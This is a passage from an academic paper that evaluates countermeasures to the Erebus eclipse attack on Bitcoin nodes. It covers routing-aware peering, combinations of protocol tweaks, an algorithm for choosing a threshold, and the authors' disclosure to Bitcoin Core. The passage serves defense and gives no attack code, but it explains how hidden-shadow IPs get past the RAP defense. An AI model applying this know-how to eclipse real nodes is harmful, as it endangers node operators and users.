To better understand the effectiveness of the Erebus attacks with hidden-shadow IPs, we investigate how hidden-shadow IPs get selected to be the peers of the victim. Figure 10 shows how hidden-shadow IPs gradually occupy the `new` and `tried` tables in three scenarios, in which the adversary utilizes a small, medium, and large set of 10 thousand, 2.5 million, and 130 million hidden-shadow IPs, respectively. Note that we show only the ratio of legitimate reachable IPs and hidden-shadow IPs in the two tables in Figure 10 and exclude the non-hidden-shadow IPs because they are identified by the RAP defense and can occupy up to $\tau = 5$ connections, making the rest of the connections contested by legitimate reachable IPs and the hidden-shadow IPs. Figure 10 shows that in all three cases, the hidden-shadow IPs eventually dominate the legitimate ones. With the medium and large set of hidden-shadow IPs, the adversary can occupy the vast majority (e.g., $> 95\%$) of `new` table slots as well as the large part of the IPs (e.g., 70–80%) in the `tried` table, see Figure 10b and 10c. With these highly dominated ratios, it is easily understandable that the attacks can be successful within a few weeks. Figure 10a describes an interesting attack instance in which only 10 thousand repeatedly-advertised hidden-shadow IPs can dominate the legitimate IPs in the `new` table and occupy a non-negligible ratio in the `tried` table. This demonstrates that even a small amount of errors (e.g., 10 thousand misidentified IPs) can circumvent the RAP defenses.

5.4 RAP in Bitcoin vs. RAP in Tor

The RAP approach turns out to be a no silver bullet for the Erebus attack in Bitcoin, particularly because the infrequent route inference errors still allow the Erebus adversaries to find and use tens or hundreds of thousands of Sybil identities for eclipse attacks. We investigate whether the same weakness of the RAP approaches also seriously undermines the defense efficacy of previous RAP-based defenses in similar Tor attacks [1, 7, 45, 53], and find that the same weakness (despite its existence) cannot be exploited in Tor. The biggest reason is that, unlike the Bitcoin P2P network, Tor is not a fully permissionless system. Tor is only partially permissionless in the sense that anyone can volunteer to run Tor relays but new relays must go through some rigorous bandwidth review processes by the Tor infrastructure before they join the Tor P2P network [56]. Therefore, even if a network attacker in Tor finds large numbers of hidden-shadow IPs, she cannot use them as her Sybil identities. In fact, the limited effect of route-inference errors in RAP defenses in Tor has been studied in a recent work [32], and our work on RAP in Bitcoin shows a striking contrast.

Table 3: Attack success rates when victims implement combinations of two tweaks. Green indicates that the combination is better than both individual tweaks while yellow indicates that the combination is better than only one of them.


Baseline: 0.547	**T1**	**T2**	**T3**	**T4**	**T5**	**T6**
T1	**0.536**	0.422	0.410	0.403	0.390	0.591
T2		**0.386**	0.409	0.311	0.309	0.427
T3			**0.414**	0.301	0.291	0.449
T4				**0.406**	0.247	0.408
T5					**0.402**	0.387
T6						**0.609**

6 Practical Integrated Countermeasures

In previous sections, we discuss the limitations of several simple protocol patches and the more complex RAP approaches, and our empirical studies show that none of them sufficiently mitigate the Erebus attacks alone. The next seemingly obvious step is to compose some of these available countermeasures hoping that their overall effectiveness will be sufficient for handling the attacks in most practical scenarios. However, such an integrated countermeasure is non-trivial to design for two reasons: (1) the defense performance of available countermeasures seems non-monotonic; and (2) there is no one-size-fits-all RAP configuration in practice. This section makes several practical suggestions to Bitcoin, including finding a cost-effective combination of countermeasures (§6.1), and the location-specific optimal configuration for RAP operation (§6.2).

6.1 Balancing the Efficacy and Costs of Simple Countermeasures

Erebus countermeasures' efficacy is measured in the required Erebus attack execution time, which can be translated into the attack success rate in conjunction with the Bitcoin node churn rate; see Section 3.2 for details. The cost of countermeasures is less obvious to measure as it involves various forms of costs incurred in different solutions; yet, one clear rule of thumb is that the more countermeasures are activated, the more costly the overall integrated countermeasure.



(a) Small set: 10K hidden-shadow IPs (b) Medium set: 2.5M hidden-shadow IPs (c) Large set: 130M hidden-shadow IPs

Figure 10: Ratios of hidden-shadow IPs (orange) and legitimate reachable IPs (gray) in `new` and `tried` tables when adversaries find different numbers of hidden-shadow IPs.

Balancing the efficacy and costs of the available simple solutions is, unfortunately, hard. The main reason is the *non-monotonicity* of the efficacy of these countermeasures. To be specific, activating more countermeasures does *not* necessarily guarantee higher defense performance in terms of attack success rate. Thus, in practice, we need to evaluate many combinations and select a set of countermeasures given the allowed countermeasure costs. For example, if only **T1**, **T3**, and **T5** are allowed to run in a Bitcoin node, the best combination of these three simple countermeasures should be found after exhaustive evaluations of all possible combinations.

This section shows the non-monotonicity of these simple countermeasures and presents an example of choosing the best set of countermeasures.

Pairwise evaluation of T1–T6. To investigate the impact of the tweaks on each other's effectiveness, we test the combination of any two tweaks using our evaluation framework (See Section 3.2) and show the attacks' success rates against clients implementing such combinations in Table 3. Overall, the tweaks **T4** and **T5** demonstrate stronger defense performance when combining with other tweaks than they do alone. For instance, combining **T4** and **T5** brings the attack success rate down to 24.7%, which is 30 percentage points lower than the baseline (i.e., no countermeasures deployed). The tweaks **T1–T3** also show generally promising results when combining with others, except that a few combinations yield even worse defense performance than the individual tweaks (e.g., **(T1, T2)** versus **T2**), showing the non-monotonicity of these countermeasures in general. Also, the protocol tweak **T6** reduces the effectiveness of all other tweaks except **T5**.

An example. We consider a hypothetical Bitcoin node operator who is willing to try many simple countermeasures in this example. The operator, however, may learn that the performance of **T6** alone is even worse than the baseline and decide not to activate **T6**. The operator then evaluates all tweak combinations composed from the five other tweaks **T1–T5** and compares their defense effectiveness in Figure 11. In particular, when combining three tweaks **(T3, T4, T5)**, we see the lowest attack success rate of 20.9% (see the right-most blue bar) among all combinations of three tweaks. The orange bars show that adding **T1** or **T2** into **(T3, T4, T5)** only makes negligible improvements as the attack success rates





Figure 11: Attack success rates when Bitcoin nodes implement any combinations of tweaks **T1–T5**.



(a) Attack success rates. (b) Average numbers of established connections.

Figure 12: Attack success rates and the average number of established connections for different τ values.

are still 20.4% and 20.6%, respectively. Lastly, the right-most bar shows the combination of tweaks **(T1, T2, T3, T4, T5)** with a success rate of 20.2%, which is only minutely better than **(T3, T4, T5)**. Understanding this small performance gain from adding **T1** and **T2**, the operator may find the best operating point with the three tweaks **(T3, T4, T5)**. Note that this decision is given only as an example, and Bitcoin node operators with varying degrees of willingness to allow the simple tweaks may find other combinations more appropriate.

6.2 Location-based Customization of RAP

When operating the RAP defense (§4) in practice, a Bitcoin node operator should decide how strictly the RAP policy should be enforced. The threshold τ ($1 \leq \tau \leq 10$) is used to control this: the low value of τ strictly enforces the peer

connections to share a small number (or zero if $\tau = 1$) of common intermediate ASes, and a high value of τ allows many peer connections to share the same AS on their paths. It may seem straightforward to choose τ, as a more effective defense (e.g., a lower attack success rate) is expected with a lower τ value. Here, we show the opposite — choosing the proper threshold is non-trivial.

Effect of different τ values. To understand how different τ values affect the RAP effectiveness, we extend our experiment in Section 5.2 to evaluate RAP with all values of τ (i.e., $1 \leq \tau \leq 10$) against the Erebus attacks. We present the rate of successful attacks in almost 6,000 scenarios in Figure 12a. It shows that the overall attack success rates do not change significantly across different values of τ, and the rates even increase as τ decreases in the range $1 \leq \tau \leq 3$. This may look counterintuitive at first; however, it can be explained by Figure 12b in which we present the average number of established outgoing connections of the target nodes in our evaluations. It shows that our victim nodes have to avoid choosing many peers aggressively and may not have full connectivity to ten other nodes when the RAP is too strictly enforced (i.e., τ is set to a low value). For example, with $\tau = 1$, the victim nodes in our experiments can make only five connections on average. When the number of outgoing connections decreases, it becomes easier to hijack all of them!

Bitcoin node's location and τ. The results in Figure 12a show that strict enforcement of RAP (e.g., $\tau = 1$) yields a suboptimal defense performance when measuring the average performance *across all* 59 target Bitcoin nodes in our evaluation. We, however, conjecture that the defense performance of RAP may highly vary depending on the route diversity of a *specific* Bitcoin node, and thus the choice of τ should also consider the location of the node on the Internet topology. The rationale behind our conjecture is that some nodes in a well-connected network may be able to establish most of the ten outgoing connections even with a low τ value.

To see how different locations of Bitcoin nodes affect the choice of τ, we pick three examples in which the victims are located at vastly different topological locations on the Internet (i.e., two at cloud providers, one at university network) in Figure 13. We measure the attack success rate and the number of established connections for three specific Bitcoin nodes against the Erebus attacks from the top-100 large ASes. The τ values that yield the lowest attack success rates are $\tau = 1$, $\tau = 5$, and $\tau = 9$ for the three Bitcoin nodes, respectively. These best τ values coincide with the smallest τ values that make the victims fully connected with all ten outgoing connections in most cases. These results confirm that the choice of τ *significantly depends* on *where* on the AS topology individual Bitcoin nodes are located.


Finding the optimal τ. From the above experiments, we learn that it is desirable to choose a minimum possible τ value that ensures all ten outgoing connections are established. For an easier expression of this aspect, we define the desired lower-bound for available peer IPs, κ, set by each Bitcoin node operator. It ensures that there are at least κ IPs (among all reachable IPs in its database) that have not been marked as unavailable by RAP before any connection establishment.

Algorithm 1 Find the optimal threshold τ for Bitcoin node v.

Require: κ: the desired lower-bound for available IPs.
$G_1, G_2, ..., G_n$: groups of IPs having the same first-hop AS on their paths from v ($|G_1| \geq |G_2| \geq \cdots \geq |G_n| > 0$).
Ensure: $\tau_{optimal}$: the optimal threshold.

```
1:  procedure FindOptimalThreshold
2:      τ_optimal ← 10
3:      for τ ← 1 to 9 do                          ▷ try smaller thresholds first.
4:          A ← Sum(|G_1|, ··· , |G_n|)            ▷ number of available IPs.
5:          idx ← 1                                ▷ start with the biggest group G_1.
6:          cnt ← 0                                ▷ count IPs from the same group.
7:          for i ← 1···9 do                       ▷ try to select 9 peers.
8:              Peer_i ← G_idx.Pop()               ▷ select from G_idx.
9:              cnt ← cnt + 1
10:             A ← A − 1
11:             if cnt ≥ τ ∨ |G_idx| = 0 then      ▷ done with G_idx.
12:                 A ← A − |G_idx|
13:                 idx ← idx + 1                  ▷ move to the next group.
14:                 cnt ← 0
15:             end if
16:         end for
17:         if A ≥ κ then                          ▷ enough IPs for the 10^th connection.
18:             τ_optimal ← τ
19:             break
20:         end if
21:     end for
22:     return τ_optimal
23: end procedure
```

Algorithm 1 outlines an efficient computation for selecting an optimal τ value for RAP, given the topology of a Bitcoin node and its operator's desired κ value. At a high level, we test all τ values and consider the lowest threshold that satisfies κ as optimal. A threshold τ is said to satisfy κ if the IP availability for the last connection in the worst connectivity scenario (i.e., the lowest IP availability possible) is still sufficient. We greedily construct the worst scenario of connectivity based on two following intuitions. First, we can group all available IPs based on the first-hop AS on the paths from the victim node to them, whereas at most τ IPs can be chosen from each group during the connection establishments. When no first-hop AS appears in more than τ connections, it also implies that no other AS does because in all paths from the Bitcoin node, the occurrences of an AS is no more than the occurrences of the first-hop AS on the paths to that AS. Let us call $G_1, G_2, ..., G_n$ groups of IPs having the same first-hop ASes from the Bitcoin node to them. Second, to minimize the IP availability for the last connection, we should prefer the larger groups when establishing the other connections because all but τ IPs from those groups will become unavailable. Particularly, in Algorithm 1, we start with setting $\tau = 1$ for RAP (Line 3) and establish nine connections while preferring the peers from bigger IP groups (Line 7–16). We then check if the availability of IPs for the tenth connection satisfies κ and if it is, the current τ value is optimal; see Line 17–20. Otherwise, we repeat the above process with a higher τ value until the constraint regarding κ is satisfied.



(a) Victim location: London (AS16509) (b) Victim location: Bangalore (AS14061) (c) Victim location: Atlanta (AS47065)

Figure 13: Attack success rates and the average number of established connections of three victims.




Figure 14: Attack success rate when three victims implement RAP combined with some protocol tweaks.

Combing RAP and tweaks. Here, we attempt to combine the optimal RAP defenses with some effective protocol tweak combinations discussed in previous sections to show their integrated defense performance. Following the example above, we implement the combination of the tweaks (**T3, T4, T5**) along with RAP with the optimal τ values[8] in all victim clients. We show the success rates of the attacks against them and highlight three victim examples (i.e., located in London, Bangalore, and Atlanta) in Figure 14. Figure 14 shows that combining RAP and tweaks makes the most effective countermeasure against the Erebus attacks as the attack success rates drop to 2–8% in three examples and only 3% on average.

6.3 Responsible Disclosure

We have disclosed our findings to the Bitcoin Core security team in late December 2020. The Bitcoin Core developers acknowledged the effectiveness of the RAP approach and are seeking extensive discussions before its deployment. Regarding the simple protocol tweaks, we learn that the team has been implementing a slightly different IP-to-ASN mapping for the tweak **T1**, see Appendix C for more details. Also, the tweaks **T2** and **T3** are being actively implemented while **T4** and **T5** are in consideration as of this writing. We will keep updating the status of these countermeasures on our public project webpage at https://erebus-attack-countermeasures.github.io/.

[8] When combining RAP and tweak **T3**, the optimal τ threshold for RAP should be adjusted accordingly to the increased number of connections.

7 Related Work

7.1 Security Research in Blockchain Networks

Security breaches in the P2P layer of blockchain networks often cause significant damage to the entire blockchain systems as the P2P layer is the fundamental underlying network of the consensus and transaction layers.

Eclipse attacks and defenses. In recent years, several attacks have shown that eclipsing the P2P networks of blockchain systems is possible [4, 8, 27, 28, 38, 57]. Earlier eclipse attacks [27] utilize small-size botnets and exploit specific vulnerabilities of the Bitcoin client software to partition one or more nodes from the P2P networks. Similar attacks that exploit the implementation bugs of Ethereum have also been presented [28, 38]. Most of these vulnerabilities have been quickly fixed by Bitcoin and Ethereum communities, rendering these attacks ineffective. More recent studies show that a malicious AS can control all the connections of a targeted Bitcoin node via launching a BGP hijacking attack [4]. As a solution to this Bitcoin hijacking attack, a new Bitcoin relay system, called SABRE [3], that is designed to be robust against BGP hijacking attacks. There also exists an eclipse attack that specifically targets Bitcoin nodes connecting via Tor bridges by exploiting the anti-DoS mechanism in Bitcoin [8].

Relays and Bitcoin security. Although Bitcoin is designed as a fully decentralized P2P network, a special type of peer nodes, called relays, have been proposed for performance and security purposes. Fast relay networks, such as Falcon [18] and FIBRE [20], have been used to speed up the block data propagation between a closed group members. SABRE [3] is a special relay that guarantees BGP-hijacking-free peering. One may be tempted to rely on such existing relays or even introduce more relays to diversify his/her Bitcoin nodes' connectivity in the hope that it will mitigate the Erebus attacks. However, it is a far-from-ideal approach to handling the Erebus attacks. First, there still exist non-negligible chances that some malicious transit ASes are on the paths to the relays. Second, perhaps more importantly, the reliance on a small number of relays for P2P operations makes the relay infrastructure effectively a *centralized regulating authority*. Relays may be used as a temporary measure when no good countermeasures to Erebus exist but they cannot be a long-term

solution. In this paper, we focus on the solutions that do not hurt the openness and decentralization of Bitcoin.

7.2 Routing Awareness in Tor

Our work is the first to thoroughly evaluate the ideas of routing awareness in blockchain systems. In fact, the idea of RAP has been already investigated several times in Tor [1, 7, 17, 19, 32, 45, 53]. These Tor systems employ routing awareness by using inter-domain route inference algorithms (e.g., Mao et al.'s algorithm [37]) to estimate a common, suspicious AS that appears on both connections from a client to a Tor entry node and from a Tor exit node to a destination, similar to how we implement RAP in Bitcoin. Juen et al. [32] also compare the inferred AS paths of the Tor connections with the data-plane paths and report an overall 80% difference between them. These routing-aware mechanisms developed for Tor cannot be directly used for Bitcoin because the semi-permissionless nature of Tor network is fundamentally different from that of Bitcoin, see more detailed discussion in Section 5.4.

8 Conclusion

Perhaps, we may have been building a house of cards when we keep inventing new blockchain consensus ideas while relying on the P2P networks that are easy to eclipse. We attempt to address one recent eclipse attack that exploits a powerful network-Sybil capability, with the practicality of countermeasures as the top priority. Our critical evaluation shows that one highly promising countermeasure, called routing-aware peering (RAP), yields disappointing defense performance due to its weakness. Yet, we confirm that Bitcoin can be protected from most Erebus attacks when these available countermeasures are carefully optimized and customized for each node. We believe that our work helps us take a step towards highly reliable blockchain P2P networking protocols.

Acknowledgments

We thank the anonymous reviewers of this paper and our shepherd Yixin Sun for their helpful feedback. We also thank Inho Choi for the useful comments on early versions of this paper and help in `traceroute` experiments. This work uses measurements from the PEERING testbed, which cannot be done without support from Italo Cunha and other team members. We also thank Gleb Naumenko and other Bitcoin Core developers for the discussion on RAP and protocol tweaks presented in this paper. This work was supported by Institute for Information & communications Technology Planning & Evaluation (IITP) grant funded by the Korea government (MSIT) (No.2019-0-01343, Regional strategic industry convergence security core talent training business) and the CRYSTAL Centre at National University of Singapore.

References

[1] Masoud Akhoondi, Curtis Yu, and Harsha V Madhyastha. LASTor: A low-latency AS-aware Tor client. In *Proc. IEEE S&P*, 2012.

[2] Ehab Al-Shaer, Qi Duan, and Jafar Haadi Jafarian. Random host mutation for moving target defense. In *Proc. SecureComm*, 2012.

[3] Maria Apostolaki, Gian Marti, Jan Müller, and Laurent Vanbever. SABRE: Protecting Bitcoin against Routing Attacks. In *Proc. NDSS*, 2019.

[4] Maria Apostolaki, Aviv Zohar, and Laurent Vanbever. Hijacking Bitcoin: Routing attacks on cryptocurrencies. In *Proc. IEEE S&P*, 2017.

[5] asmap-rs. https://github.com/rrybarczyk/asmap-rs, 2020.

[6] Erebus Attack. Bitcoin emulator, 2020. https://github.com/Erebus-Attack/Bitcoin-Emulator.

[7] Armon Barton and Matthew Wright. DeNASA: Destination-Naive AS-Awareness in Anonymous Communications. In *Proc. PETS*, 2016.

[8] Alex Biryukov and Ivan Pustogarov. Bitcoin over Tor isn't a good idea. In *Proc. IEEE S&P*, 2015.

[9] CAIDA. AS Rank: A ranking of the largest Autonomous Systems (AS) in the Internet, 2020. https://asrank.caida.org/.

[10] CAIDA. AS Relationships, 2020. http://www.caida.org/data/as-relationships/.

[11] CAIDA. BGPStream, 2020. https://bgpstream.caida.org/.

[12] CAIDA. Routeviews Prefix to AS mappings Dataset (pfx2as) for IPv4 and IPv6, 2020. https://www.caida.org/data/routing/routeviews-prefix2as.xml.

[13] Bitcoin Core. Bitcoin Core 0.21.0, 2021. https://bitcoincore.org/en/releases/0.21.0/.

[14] Joan Antoni Donet Donet, Cristina Pérez-Sola, and Jordi Herrera-Joancomartí. The bitcoin P2P network. In *Proc. FC*, 2014.

[15] John R Douceur. The Sybil attack. In *Springer IPTPS*, 2002.

[16] Zakir Durumeric, Eric Wustrow, and J Alex Halderman. ZMap: Fast Internet-wide scanning and its security applications. In *Proc. USENIX Security*, 2013.

[17] Matthew Edman and Paul Syverson. AS-awareness in Tor path selection. In *Proc. ACM CCS*, 2009.

[18] Falcon. A Fast Bitcoin Backbone, 2016. https://www.falcon-net.org/.

[19] Nick Feamster and Roger Dingledine. Location diversity in anonymity networks. In *Proc. ACM WPES*, 2004.

[20] FIBRE. Fast Internet Bitcoin Relay Engine, 2020. http://bitcoinfibre.org/.

[21] William Foxley. Latest Bitcoin Core Code Release Protects Against Nation-State Attacks. *CoinDesk*, 2020.

[22] Lixin Gao. On inferring autonomous system relationships in the Internet. *IEEE/ACM TON*, 2001.

[23] Phillipa Gill, Michael Schapira, and Sharon Goldberg. A survey of interdomain routing policies. *ACM SIGCOMM CCR*, 2013.

[24] Jivika Govil, Jivesh Govil, Navkeerat Kaur, and Harkeerat Kaur. An examination of IPv4 and IPv6 networks: Constraints and various transition mechanisms. In *Proc. IEEE SoutheastCon*, 2008.

[25] Ethan Heilman. Added test-before-evict discipline in Addrman, feeler connections, 2015. https://github.com/bitcoin/bitcoin/pull/6355.

[26] Ethan Heilman. net: Feeler connections to increase online addrs in the tried table, 2016. https://github.com/bitcoin/bitcoin/pull/8282.

[27] Ethan Heilman, Alison Kendler, Aviv Zohar, and Sharon Goldberg. Eclipse Attacks on Bitcoin's Peer-to-Peer Network. In *Proc. USENIX Security*, 2015.

[28] Sebastian Henningsen, Daniel Teunis, Martin Florian, and Björn Scheuermann. Eclipsing Ethereum Peers with False Friends. In *Proc. IEEE EuroS&PW*, 2019.

[29] Muhammad Anas Imtiaz, David Starobinski, Ari Trachtenberg, and Nabeel Younis. Churn in the Bitcoin Network: Characterization and impact. In *Proc. ICBC*, 2019.

[30] Jafar Haadi Jafarian, Ehab Al-Shaer, and Qi Duan. Openflow random host mutation: transparent moving target defense using software defined networking. In *Proc. HotSDN*, 2012.

[31] Sushil Jajodia, Anup K Ghosh, Vipin Swarup, Cliff Wang, and X Sean Wang. *Moving target defense: creating asymmetric uncertainty for cyber threats*. Springer Science & Business Media, 2011.

[32] Joshua Juen, Aaron Johnson, Anupam Das, Nikita Borisov, and Matthew Caesar. Defending tor from network adversaries: A case study of network path prediction. In *Proc. PETS*, 2015.

[33] Thomas Kernen. Public route server and looking glass site list, 2011. http://www.traceroute.org/.

[34] Matthew Luckie. Scamper: a scalable and extensible packet prober for active measurement of the internet. In *Proc. ACM IMC*, 2010.

[35] Gordon Fyodor Lyon. *Nmap network scanning: The official Nmap project guide to network discovery and security scanning*. Insecure, 2009.

[36] Harsha V Madhyastha, Tomas Isdal, Michael Piatek, Colin Dixon, Thomas Anderson, Arvind Krishnamurthy, and Arun Venkataramani. iPlane: An information plane for distributed services. In *Proc. OSDI*, 2006.

[37] Z Morley Mao, Lili Qiu, Jia Wang, and Yin Zhang. On AS-level path inference. In *ACM SIGMETRICS PER*, 2005.

[38] Yuval Marcus, Ethan Heilman, and Sharon Goldberg. Low-Resource Eclipse Attacks on Ethereum's Peer-to-Peer Network, 2018. https://eprint.iacr.org/2018/236.

[39] Steven J Murdoch and Piotr Zieliński. Sampled traffic analysis by internet-exchange-level adversaries. In *Proc. PETS*, 2007.

[40] Satoshi Nakamoto. Bitcoin: A Peer-to-Peer Electronic Cash System, 2009.

[41] Gleb Naumenko. p2p: supplying and using asmap to improve IP bucketing in addrman, 2020. https://github.com/bitcoin/bitcoin/pull/16702.

[42] Gleb Naumenko, Gregory Maxwell, Pieter Wuille, Alexandra Fedorova, and Ivan Beschastnikh. Erlay: Efficient Transaction Relay for Bitcoin. In *Proc. ACM CCS*, 2019.

[43] RIPE NCC. RIS Live - RIPE Network Coordination Centre, 2020. https://ris-live.ripe.net/.

[44] RIPE NCC. RIS Raw Data, 2020. https://www.ripe.net/analyse/internet-measurements/routing-information-service-ris/ris-raw-data.

[45] Rishab Nithyanand, Oleksii Starov, Adva Zair, Phillipa Gill, and Michael Schapira. Measuring and mitigating AS-level adversaries against Tor. In *Proc. NDSS*, 2016.

[46] PlanetLab. An open platform for developing, deploying, and accessing planetary-scale services, 2020. https://www.planet-lab.org/.

[47] Jian Qiu and Lixin Gao. AS path inference by exploiting known AS paths. In *Proc. IEEE GLOBECOM*, 2005.

[48] Tongqing Qiu, Lusheng Ji, Dan Pei, Jia Wang, Jun (Jim) Xu, and Hitesh Ballani. Locating Prefix Hijackers using LOCK. In *Proc. USENIX Security*, 2009.

[49] Routeviews. University of Oregon Route Views Project, 2020. http://www.routeviews.org/routeviews/.

[50] Brandon Schlinker, Todd Arnold, Italo Cunha, and Ethan Katz-Bassett. PEERING: Virtualizing BGP at the Edge for Research. In *Proc. ACM CoNEXT*, 2019.

[51] Atul Singh, Miguel Castro, Peter Druschel, and Antony Rowstron. Defending against eclipse attacks on overlay networks. In *Proc. ACM SIGOPS European Workshop*, 2004.

[52] Hennadii Stepanov. Try to preserve outbound block-relay-only connections during restart, 2020. https://github.com/bitcoin/bitcoin/pull/17428.

[53] Yixin Sun, Anne Edmundson, Nick Feamster, Mung Chiang, and Prateek Mittal. Counter-RAPTOR: Safeguarding Tor Against Active Routing Attacks. In *Proc. IEEE S&P*, 2017.

[54] Yixin Sun, Anne Edmundson, Laurent Vanbever, Oscar Li, Jennifer Rexford, Mung Chiang, and Prateek Mittal. RAPTOR: Routing attacks on privacy in Tor. In *Proc. USENIX Security*, 2015.

[55] Renata Teixeira, Aman Shaikh, Tim Griffin, and Jennifer Rexford. Dynamics of hot-potato routing in IP networks. In *Proc. of SIGMETRICS*, 2004.

[56] Tor. The lifecycle of a new relay. https://blog.torproject.org/lifecycle-new-relay, 2013.

[57] Muoi Tran, Inho Choi, Gi Jun Moon, Anh V. Vu, and Min Suk Kang. A Stealthier Partitioning Attack against Bitcoin Peer-to-Peer Network. In *Proc. IEEE S&P*, 2020.

[58] Jian Wu, Ying Zhang, Z Morley Mao, and Kang G Shin. Internet routing resilience to failures: analysis and implications. In *Proc. ACM CoNext*, 2007.

[59] Addy Yeow. Global Bitcoin nodes distribution, 2020. https://bitnodes.io/.

A A Large-scale Data-plane Route Measurement



Figure 15: A map of geographic locations of our 21 cloud instances (red pins), 26 PlanetLab nodes (blue pins), and 12 PEERING servers (black pins).

We perform a large-scale measurement to record the data-plane routes from 59 distributed nodes across the world to all available IPv4 prefixes. Particularly, in December 2019, we send out in total 47.2 million `traceroute` probes from 21 instances hosted at different regions of five popular cloud providers (i.e., Amazon, OVH, DigitalOcean, Hetzner, and Alibaba), 26 PlanetLab nodes [46], and 12 PEERING servers [50]. We visualize the geographical distributions of our measurement nodes in Figure 15. We note that none of these nodes are located at top-100 ASes, hence there is no overlapping with the list of attackers that we consider in most of our experiments in this paper. The destinations of the `traceroute` probes are approximate 800 thousand IP addresses that are randomly selected from all IPv4 prefixes in the Internet. We assume all IPs in the same prefix would have the same route as the randomly selected IP. We perform the measurements in parallel using the state-of-the-art tool `scamper` [34] at the rate of 400 packets per second where each set of measurements from one node to all destinations is finished in less than 20 hours. Then, we use the Routeviews Prefix-to-AS mapping [12] to convert the `traceroute` results into AS-level paths. Finally, we remove all unreachable hosts or hosts that do not belong to any mapping AS in all measured paths.

B IP churn rate of Bitcoin nodes

For a more realistic evaluation of the Erebus attacks, we study the IP churn rate of the actual Bitcoin nodes by measuring their online duration before they leave the system. We retrieve two years' worth of data (from January 1, 2018, to December 31, 2019) provided by Bitnodes — an online service that periodically takes the snapshots of all reachable Bitcoin addresses [59]. We consider an IP address that appears in two consecutive Bitnodes snapshots is online between two timestamps when the snapshots were taken. Following this, we compute the total online duration (in days) of about 340 thousand distinct Bitcoin addresses observed in this two-year period and plot the distribution in Figure 16. Figure 16 shows




Figure 16: The online duration distribution (in days) of 340 thousand reachable Bitcoin nodes observed by Bitnodes [59] in two years from January 1, 2018 to December 31, 2019. Pr[·] indicates the empirical probability distribution of the online duration.

that the Bitcoin network has a high churn rate. The vast majority (e.g., 82.53%) of the Bitcoin nodes are fairly short-lived — they become unreachable within 30 days, which is well-aligned with an existing one-month measurement done by Donet et al. [14]. On the other hand, only 7.3% of the nodes were online for more than 130 days and 2% of nodes (i.e., about 6.8 thousand IPs) were online for over 2 years.

The IP churn rate distribution is crucial when it comes to the evaluation of the Erebus attacks. When evaluating whether the attack is successful against a specific victim, we calculate the required attack execution time and consider a random online duration from the distribution to be the lifespan of the victim node. Note that short-lived nodes (i.e., nodes that are online for less than 30 days) are excluded from the consideration because the usual targets of Erebus attacks are long-lived and highly influential Bitcoin nodes, such as mining pool gateways [57].

C Implementations of IP-to-AS Mapping

The basic principle of the tweak **T1** (i.e., ASN-based grouping) is an IP-to-ASN mapping that maps any IP address to the AS number of the AS representing it. Given a set of attacker IPs, a mapping that groups them in a fewer number of groups is generally preferred because they will likely occupy fewer slots in the two tables, thus decreasing the attack success rate. In this paper, we take a simple approach that maps an IP address to the ASN of its actual owner, i.e., an *IP-to-owner-AS* mapping. During our disclosure with Bitcoin Core developers (see Section 6.3), we learn that they are implementing an uncommon, more sophisticated *IP-to-bottleneck-AS* mapping, which was still being discussed at the time we evaluated the tweak **T1** [5]. In this section, we describe this IP-to-bottleneck-AS implementation and show that it is only marginally different from our mapping implementation in terms of effectiveness.

Particularly, the IP-to-bottleneck-AS mapping maps an IP address to a so-called *bottleneck AS*, which is the first common AS that appears on all AS-paths collected by multiple




Figure 17: Cumulative distribution of attacker IPs in terms of their number of /16 prefixes, owner ASes, and bottleneck ASes.

